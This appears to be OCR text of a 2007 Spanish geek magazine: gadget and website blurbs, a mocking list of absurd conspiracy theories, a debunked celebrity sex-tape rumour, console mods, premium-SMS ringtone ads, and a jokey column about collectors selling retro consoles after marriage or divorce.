Sal y pimienta de una galaxia muy, muy lejana

No puede faltar un producto relacionado con La Guerra de las Galaxias en Friki Gadget. En la cocina de casa quedarán de fábula estos dispensadores de pimienta, con la forma de R2D2 y R2Q2. Menudo puntazo cuando los pongamos en la mesa.
http://technabob.com/blog/2007/09/24/r2-d2-grinds-out-fresh-a-pepp-a/



Empieza el día con energías

No, no vamos a reseñar un Actimel. Este despertador-granada da la tabarra al somnoliento. Y la da hasta que lo apaguemos, como todos los despertadores. Pero, ¿cómo se apaga? Pues arrojándolo por ahí, cual granada verdadera.
http://www.kilian-nakamura.com/blog-english/index.php/hand-grenade-alarm-clock-to-blow-up-your-morning/




Tu móvil, más hortera que ninguno

Y no es difícil. Solo que hay que repasar catálogos y catálogos de pegatinas y joyitas para nuestro teléfono o iPod, porque hay para hartarse. Para llamar la atención no basta ya con tener un móvil, hay que vestirlo con las mejores galas. O las peores, según se mire.
http://www.strapya-world.com/categories/12_1147.html

CREER O NO CREER

LAS TEORÍAS DE LA CONSPIRACIÓN MÁS ESTÚPIDAS DEL MUNDO

No falla, es uno de los valores siempre en alza en la Red. Las conspiraciones. Bueno, eso y las leyendas urbanas. Entre lo que algunos quieren que creamos, y lo que nosotros mismos elegimos creer, hay un buen trecho. Y ahí es donde calan todas las teorías imaginables. Religión, política, medicina, cualquier tema es susceptible de pasar por alguna teoría, más o menos absurda. Luego hay que creérselo y, claro está, tratar de convencer a otros para que se la crean, que ahí está la gracia del tema, la difusión.



I want (you) to believe

No es por menospreciar a Internet, ni nada de eso, pero es innegable que la Red es punto de encuentro de seguidores de teorías de la conspiración de todo tipo y pelaje. Y seguramente también será punto de origen de muchas de esas teorías. De las nuevas y de las que tienen mucho tiempo ya, porque seguro que muchas de esas teorías les suenan a más de uno. Para comprobarlo solo hemos escogido una muestra, pero que conste que hay que muchas más. En http://swallowingthecamel.blogspot.com/2007/08/worlds-weirdeststupidest-conspiracy.html están algunas de las teorías más estúpidas. Decimos algunas porque el tema da para rato, y nunca se agotará eso de sacarse de la manga alguna teoría nueva.

A continuación, y para regocijo de los lectores, algunas de las teorías que se pueden encontrar en dicha página. Es mucho mejor traducir algo que hay ya escrito que devanarse los sesos escribiendo algo creativo y de cosecha propia, faltaría más.

Los jesuitas hundieron el Titanic. Que sí, que lo hicieron ellos. ¿Por qué? Porque en el llamado "barco de los sueños" viajaban no pocos judíos poderosos y de alto copete, y qué mejor forma de borrarlos del mapa que hundir dicha nave.

Stephen King mató a John Lennon. Si alguien ve algo de lógica en esto, por Dios que nos mande un correo y nos lo explique. Por algo esta página es la de las teorías más estúpidas.


La reina Isabel I era un hombre. La verdadera reina murió de pequeña. Hoy en día esto daría meses y meses de carnaza en la tele.

JFK fue asesinado por el conductor del coche donde viajaba. Sí claro, después del trabajito que se dio Oliver Stone en la sala de montaje ahora nos vienen con estas.

Hitler no murió, sino que escapó con vida al Ártico junto con algunos leales. Allí viviría en un submarino, pero no solo, sino acompañado de una especie de alienígenas superavanzados que habitan en el núcleo del planeta. Y Roger Corman sin rodar esto.

Los Beatles fueron creados por la división de guerra psicológica del ejército británico para minar la moral de la juventud americana. Si es que no hay más que ver la cara de agente secreto de Lennon. Esto explicaría en parte lo de Stephen King.

Y la cosa sigue. Y sí, tienen su gracia, pero suponemos que la gracia se acaba cuando alguien se la cree a pies juntillas, y luego vienen las discusiones, que suelen empezar con un "pues cosas más raras se han visto", como si con esa frase se explicara





Freak Domain

Toda la caspa que puedas imaginar

Que sí, que aquí tenemos toda, todita. ¿Cómo se explica si no todo eso de lo que hablamos? ¿Acaso alguien pretende que hablemos de cosas interesantes¿ Habiendo blogs para eso...


Tu propio análisis de ADN, paso a paso

Esto no es que sea un Friki Gadget, es que directamente se sale de la tabla. Porque un producto, por especializado que sea, al estar en Internet parece estar al alcance de cualquiera y claro, luego pasa lo que pasa. Por ejemplo, aquí tenemos un set portátil para hacer análisis de ADN. No es algo que necesitemos todos nosotros, pero entre las neuras de cada uno, el éxito de las series tipo CSI y la accesibilidad y facilidad de las compras por la Red, no nos extrañaría nada que dentro de poco viéramos unos cuantos en los maleteros de amigos y familiares. Y si no, al tiempo. ¿Qué puede haber más friki que pasar la tarde haciendo pruebas de ADN a todo objeto que se nos ponga por delante? Suponemos que lo que faltará será acceder a una base de datos de ADN, pero eso tiene que ser pelín más complicado y eso sí que tiene que estar al alcance de muy pocos. Pero que nos quiten lo bailao, o sea, el momentazo Grissom. CD de música electrónica de fondo no incluido.

http://www.nec.co.jp/press/ja/0709/2501.html

La comida entre rejas

No, no es nada relacionado con dietas estrictas. En esta página hay un curioso vídeo sobre una no menos curiosa convención celebrada en Estados Unidos. En esta convención se dan cita empresas y particulares relacionados con la comida que se sirve en las cárceles. Vamos, que para todo en esta vida hay convenciones y reuniones. No solo se habla del tipo de comida que se sirve, sino cómo se sirve. Por ejemplo, uno de los platos más famosos allí, el perrito de maíz, que por motivos obvios ha de servirse sin palito, por aquello de evitar reyertas y peleas innecesarias dentro de los muros del centro penitenciario. Quién sabe, puede que alguien descubra su vocación en este vídeo y monte una empresa para surtir alimentos y platos a la cárcel de su ciudad. Esa sí es forma de entrar a una cárcel, y no por las malas, ya nos entendeis.



http://www.slatev.com/player.html?id=1182700684

Lenguaje universal

Mola mucho eso de irse de viaje allende las fronteras y que le entiendan a uno. Sobre todo porque es un alivio. Al menos, si uno puede chapurrear algo de inglés, por ejemplo, y nuestro interlocutor también, se solucionan muchas cosas, sobre todo a la hora de comer y entrar en los museos y demás. En el caso de que no, mala suerte. Bueno, eso y a buscar alguna solución alternativa. ¿Cuál? Pues el más universal de los lenguajes, el de los gestos. Señalar, apuntar y agitar los brazos, entre otros. Esta página nos explica los más conocidos y eviden-



http://www.languagetrainers.co.uk/blog/2007/09/24/top-10-hand-gestures/

tes, para bien o para mal de nuestra conversación. Si los usamos sabiamente, saldremos airosos de más de un apuro. Si los usamos de forma errónea, y habrá que rezar por la cercanía de la embajada para tomar las de Villadiego.


Sextapes, la fiebre que no cesa

No pasa mucho tiempo entre filtraciones de vídeos sexuales de celebridades. Bueno, vídeos sexuales de supuestas celebridades, porque no siempre se comprueba que son esos famosos los que protagonizan dichos vídeos. Que sí, que haberlo haylos, y en ocasiones anteriores hemos hablado de ellos. Lo que ocurre es que, de vez en cuando, surgen rumores de supuestas cintas sexuales de famosos, sin saberse a ciencia cierta si existen. Y otras veces aparecen vídeos sexuales en los que se dice que sale tal o cual famoso. O sea, se deja caer que uno de los que están en plena faena es alguien famoso. Oye, y luego a rebatirlo si hay narices, que ya se sabe eso de que "si ha salido por Internet, es que es cierto". El vídeo sexual que nos ocupa es uno en el que presuntamente aparece Meg White, batería de los celebérrimos The White Stripes. Aunque dicen los que saben del tema que ni por asomo la mujer que sale en el vídeo es Meg White. Puede que se le parezca un poco, pero no lo es. Da igual, porque el vídeo ha volado por los blogs de toda la Red y el titular "Meg White sextape" era común en miles de páginas. Hay quien dice que esta era la razón de la cancelación de la gira del grupo, pero es bien seguro que se están mezclando churras con merinas. A ver cuál es el próximo vídeo sexual de una celebridad, lo haya protagonizado realmente



http://www.xomba.com/is_the_meg_white_sex_tape_real_pictures


Mod del mes



Empezamos la sección con una reseña impresionante. El autor de sendos fantásticos mods de Wii y DS con la temática de Zelda como motivo artístico nos regala una versión muy personal de Wii, coincidiendo con la llegada del prometedor Metroid Prime 3: Corrption. En http://www.nintendowiifanboy.com/2007/09/26/metroid-wii-mod-is-cooler-than-a-blast-from-an-ice-beam/ tenemos algunas fotos acongojantes, por no decir otra cosa. Menudo trabajo en honor a Samus Aran. Seguimos con otro mod que tiene que ver con una consola de Nintendo. En http://home.comcast.net/~olimar/DS/jumbotron/ nos encontramos con una versión "grande" de la portátil DS, usando dos pantallas de Tablet PC. O sea, una burrada, y funciona y todo. Como no todo es agrandar, en http://gizmodo.com/gadgets/xbox-mod/xbox-mini-case-mod-is-nothing-shy-of-modding-genius-297866.php tenemos una versión algo más reducida de la primera generación de Xbox. O sea, sin Anillo Rojo de la Muerte, sino la Xbox de toda la vida, en carcasa más pequeña y modernita. Terminamos con http://www.slashgear.com/sega-dreamcast-guitar-looks-awesome-196322.php, donde se apuntan al carro de convertir cualquier mando o consola retro en instrumento musical, preferiblemente guitarra. Concretamente han usado una Dreamcast y un mando, y el resultado es espectacular.










WEB del mes

http://www.oddee.com/item_89954.aspx


Una de las cosas que todo friki siempre ha querido tener es una matrícula personalizada para su coche. No son pocas las veces que hemos visto una película o una serie de televisión en la que nos han puesto en primer plano una matrícula molona para ponernos los dientes largos. Y nosotros con la triste y matrícula de siempre. Pues eso se tiene que acabar. De verdad. Porque para colmo no dejan de aparecer matrículas, a cuál más cañera y friki (?) para que nos entren aún más ganas por tenerlas. Que sí, que sí, que te gustan, no lo niegues ni te hagas el serio ahora, que no cuela. Echa un vistazo a algunas imágenes y a ver si tienes la misma opinión.











WEB Chorra

http://www.etoys.com/genProduct.html/PID/4761662/ctid/

No hay como no poder librarse de las trampas de la vida ni en la propia casa de uno. O sea, que ni en la intimidad del hogar puede uno librarse de las cosas que le ponen a uno de los nervios allá fuera. Por ejemplo, los bancos. ¿Cuál es la forma que proponen aquí para ahorrar con prudencia y sabiduría? Pues meter en casa nada menos que un cajero automático de juguete. Nos explicamos. En vez de la típica hucha de lata o el más típico cerdito hucha, en esta web nos venden un cajero hucha (mejor dicho, varios modelos). Echamos el dinero, y para sacar dicho dinero para nuestros caprichos usamos nada menos que nuestra propia tarjeta de crédito, también de juguete. Vamos, que los niños ya pueden ir aprendiendo y asumiendo la tiranía de los bancos y los cajeros automáticos desde pequeñuelos.



STAFF

"¿Por qué no puedo tener una placa de matricula que ponga ´Boom! Headshot!´?: Gaby López
"Porque la que te vendria mejor es la ´Pringao al volante´, seguramente...": Carlos Verdier
"Me quedo mejor con mi pegatina de ´Mi otro vehiculo es el Halcón Milenario´": Pablo Guil

Imágenes

envía **FOTO5** + espacio + código de la imagen al **7372**

Ej.: FOTO5 48891

hentai XXX

48891 | 48892 | 48888

48883 | 48884 | 48885 | 48886 | 48889 | 48890 | 48887

ANIMADAS

CHICOS CHICAS

45883 | 45531 | 45532 | 45538 | 45539

45614 | 45613 | 45612 | 45592

45615 | 46457 | 46458 | 46482 | 46483

45882 | 45496 | 45528 | 45530

47711 | 46981 | 45881 | 45616

45880 | 46459 | 46535 | 46455

Qdamos?
803 405 927

Polifónicas

envía **POLi6** + espacio + código del tono al **7372**

Ej.: POLi6 89849

TOP

89849 Para que tu no llores
90818 Calle la pantomima
90895 Patience
91237 Me muero
91412 Que hiciste
91426 Quiereme
91504 Las de la intuicion
91568 Nena
91731 Unwritten
91742 Te prometo el universo

NOVEDADES

92733 Casandra
92719 Rumania
92715 Do you know...pong song)
92714 Tú me vas
92713 Solo quiero conocerte
92712 No puedo ap...anos de ti
92711 Nada que perder
92710 Mare mía
92709 Hombre real

CINE/ TV

90399 Unchained Melody (BSO Ghost)
90373 BSO King Kong
90372 Misunderstood (BSO Bridget Jones)
90371 BSO El cuerpo del deseo
90650 BSO Darkman
90649 BSO Warlock
90648 BSO Psicosis
90647 BSO Poltergeist
90646 BSO Dracula
90370 BSO El Codigo da Vinci
90368 BSO Brokeback Moun..
90367 No ordinary love
90366 Take my breath away (BSO Top Gun)
90365 We are (BSO Spiderman 2)
90362 Holding Out for a Hero (BSO Shrek 2)
90361 Im kissing you (BSO Romeo and Juliet)
90360 BSO Pretty woman
92061 Amor gitano (BSO El Zorro)
91534 How to save a life (BSO Anatomia de Grey)
91424 Keep holding on (BSO Eragon)
91423 Black suits coming (BSO Men in black)
91274 BSO American Beauty
91215 Who Are You? (BSO CSI Las Vegas)
90893 Eye of the tiger (BSO Rocky III)
90881 Dream a little dream (BSO French kiss)
90656 Anuncio Coca Cola Zero
90651 BSO The Crow
90356 Independent women
90355 Everything burns
88171 Sintonia spot Audi A4
88014 Jacques your body (Anuncio Citroen)
87286 Sintonia loteria navidad
86925 Anuncio laca Amstel
86061 King Kong song
86060 King Kong
86055 BSO mascara del Zorro
86054 BSO Sonrisas y lagrimas
86043 Sintonia cabecera Aida
85974 Sintonia Hospital central

POP/ROCK

90223 Love kills
90222 I was born to love you
90221 Made in heaven
90220 Living on my own
90192 All we are
90034 Voy a vivir
90033 Crystal Ball
90024 Call me when you're...
89971 Vivir sin recordar
89948 Nacemos solos
89947 La virgen de la soledad
89890 Bizarre Love Triangle
89886 You
9885 The fool on the hill
89880 The other side
89872 Alone together
89869 Don´t love you no more
89868 Trobule sleeping
89867 Black Sweat
89865 Unfaithful
89864 Minimal
89870 Smile
89863 I Write Sins Not Traged..
89862 Supermassive black hole
89860 Japanese Guy
89859 Komo si na
89858 An Easier Affair
89826 Rock This Party
89813 Last train to London
89812 Substitute
89811 My generation
89810 Who Knew
89802 Fotografia
89784 La Isla Bonita
89783 You´re all I have
89782 Wiseman
89773 Livin la vida loca
89770 Porcelain
89768 Deja vu
89727 Stars are blind
89723 Je T´adore
89722 Get together
89673 Tell me baby
91261 Alive
91255 Thinking about you
91254 Beware of the dog



Minivideos

envía **XCLiP51** + espacio + código del video al **7372**

Ej.: XCLiP51 26468













SGAER/MV& 513/09/9019












AMORES LOCOS

Cuando el amor es ciego y sordo... e imbécil

Situándonos en un contexto que nos resulte a todos conocido, pongamos que ustedes tienen por afición o distracción coleccionar, recoger o administrar una serie de elementos relacionados con el divertimento por vídeo, sean ordenadores domésticos, sean consolas de juegos. Pongamos que usted cuenta con una cantidad de material para nada casual, que tanto la cantidad de espacio y tiempo orientados a ello sobrepasan o completan alguna habitación de sus domicilios o las tres horas diarias que las estadísticas indican que el españolito medio dedica a sus hobbies. Felicidad en estado puro. ¿A que sí?



El mundo roto en mil pedazos

De repente, un susto. Nos enteramos de que usted ha tomado la determinación de deshacerse de todo su material. Y digo TODO su material. Nos refrotamos los ojos, colocamos la mandíbula en su sitio y recogemos lo que se nos ha caído patas abajo. Nos parece imposible, usted, casi nuestro ídolo, esa persona que todos hubiésemos querido ser aunque fuera por unos instantes, usted que tiene un Panzer Dragoon Saga de Saturn, usted que tiene un Rodland de NES, usted que tiene un Sam Coupé en caja, manuales y discos. Ya no le queremos, nos ha decepcionado, ale, pero pásenos la lista de lo que vende, a ver si podemos rapiñar alguna cosilla.

¿Qué le ha sucedido? ¿Por qué tomar una decisión tan dramática? Pues a eso intentaré responderles o intuirles, y agárrense los machos, que alguno de ustedes se va a sentir espantosamente identificado.

Cave amantum

En la grandísima mayoría de los casos el amor barra matrimonio es la causa de semejantes fracturas. ¿Qué pareja no ha intentando amoldar a una de las partes en aparente contra voluntad? Artimañas, argucias, pequeños sobornos, palabritas melosas en algunas ocasiones; palabras gruesas, amenazas y limpiezas traicioneras en otros casos. A efectos prácticos la esposa o concubina suele ser raposa y hace ver que traga, deja al macho campar para que no moleste en exceso. O incluso que no moleste en nada. Mientras la hembra no vea peligrar su integridad y su independencia, y tenga en el macho una rama en la que estar bien aposentada permite que el hombre tenga sus juguetitos, sus partiditos de fútbol televisados, sus cañitas en el bar. ¿O es que se piensan ustedes que los hombres hacemos lo que nos viene en real gana? No, ilusos, hacemos lo que las mujeres nos permiten hacer. Igual ellas son el sexo débil pero desde luego nosotros somos el sexo tonto. Que nos den unos lápices de colores y verán que felices nos hacen.

Cuando la parte femenina de la pareja -en un clásico rol, ya me entienden- resulta marcadamente dominante, adiós juguetitos, adiós fútbol televisado y adiós cañitas en el bar. El 80% de subastas que podemos encontrar en el portal eBay y dedicados a la oferta de colecciones espectaculares son causa del amor barra matrimonio. Existen tres modalidades: una es la del pobre hombre que se ve obligado a vender toda su colección por efecto marital, en la mayoría de los casos por imposición, por el clásico 'o las máquinas o yo' o por el no menos clásico 'si me quisieras de verdad'. En un segundo caso se comprende más lógicamente, y es la



llegada de un retoño y con él la falta de espacio y la necesidad de dedicarle más tiempo. Y el tercer caso -que no excluye a los anteriores- es el más pragmático, el de la pasta, la necesidad de dinero. Los hay que han vendido toda su colección para poderse costear una nueva vivienda, los hay que se deshacen de la colección para pagar los costes de la boda, los hay que -triste pero cierto- reciben una cartita de un picapleitos y han de perder la propiedad de todo ante una demanda de divorcio, sea para pagar a la vampiresa o fuera para aligerar el equipaje y poder pernoctar, al menos, en el coche.

No es que una colección potente augure una inversión de futuro. Las ventas precipitadas -y las determinadas por el amor barra matrimonio lo son- en cierta manera obligan a vender rápido y corriendo y no poder sacar buena parada de las propiedades. Sí que permiten un ingreso repentino de capital, si sirve de consuelo recordarlo. Este tipo de ventas a la desesperada son a lo grande, en plan desalojo, y necesitan de un comprador solvente dispuesto a pagar una morterada de golpe. O no tanta pasta como parece, luego les cito ejemplos, no se vayan.

Dinerísimo

Otro motivo para vender de sopetón toda una colección traiciona en cierta manera la dedicación que hasta ese momento se ha tenido. Y la traiciona sin despecho para dedicarse a otra, a rey muerto rey puesto. Lo van a entender con la subasta número 150113746425 de eBay. El vendedor en cuestión quería dinerito para comprarse un coche, un Nissan 350Z. Busquen por internet alguna fotillo del automóvil ese y verán que el vendedor que les cuento no tiene mal gusto, no.

Quien vendía su colección para poderse comprar el Nissan ofrecía 24 consolas -desde una Atari 2800 hasta una Xbox-, dos ordenadores, 449 juegos y diversa morralla como revistas, joysticks y guías de juegos. La subasta terminó en 1.999 dólares más 250 en concepto de



¿QUÉ PAREJA NO HA INTENTADO AMOLDAR A UNA DE LAS PARTES EN APARENTE CONTRA VOLUNTAD?



gastos de envío, que sale a casi 35 dólares cada máquina y el resto de juegos y memorabilia, gratis. Y solamente hubo un pujante. Un tipo con suerte.

Una de las ventas "por amor" la encontramos en el artículo número 300098200280. Fueron 32 máquinas -desde una Vectrex hasta una Virtual Boy, pasando por NeoGeo, PS2 o GameCube-, unos 400 juegos y mandos, todo ello alcanzando un precio final de 3.600 dólares. Este inocente vendedor argumentaba que se iba a casar con una estupenda mujer y que el dinerito ganado les iría de fábula para comprarse ramitas y construir su nidito de amor.

LOS HAY QUE HAN VENDIDO TODA SU COLECCIÓN ANTE UNA DEMANDA DE DIVORCIO, SEA PARA PAGAR A LA VAMPIRESA O PARA ALIGERAR EL EQUIPAJE Y PODER PERNOCTAR EN EL COCHE




En nuestro país la cosa de ventas al tropel a través de portales de subastas no suelen ser muy recomendables ni frecuentes. Aquí no tenemos tanto dinero -o ganas de gastarlo- para comprar los cien o ciento cincuenta kilos de material que un enamorado -o desenamorado- saca de su casa, aquí preferimos comprar por unidades, lo que devalúa aún más el valor de los materiales. Si usted tiene urgencia de deshacerse de algún producto o la misma urgencia para conseguir dinero, que tanto monta como monta tanto, los precios de venta al público han de ser muy atractivos ergo muy bajos. En suplencia se opta por la oferta en mercados con compradores potenciales, lo que todos conocemos como foros. En un foro dedicado a lo vintage usted puede estar seguro que a las pocas horas de poner su anuncio, alguien ya habrá empezado a revoletear sobre su oferta como un buitre. Y seguramente usted nunca se habrá alegrado tanto de ver uno tan cerca.

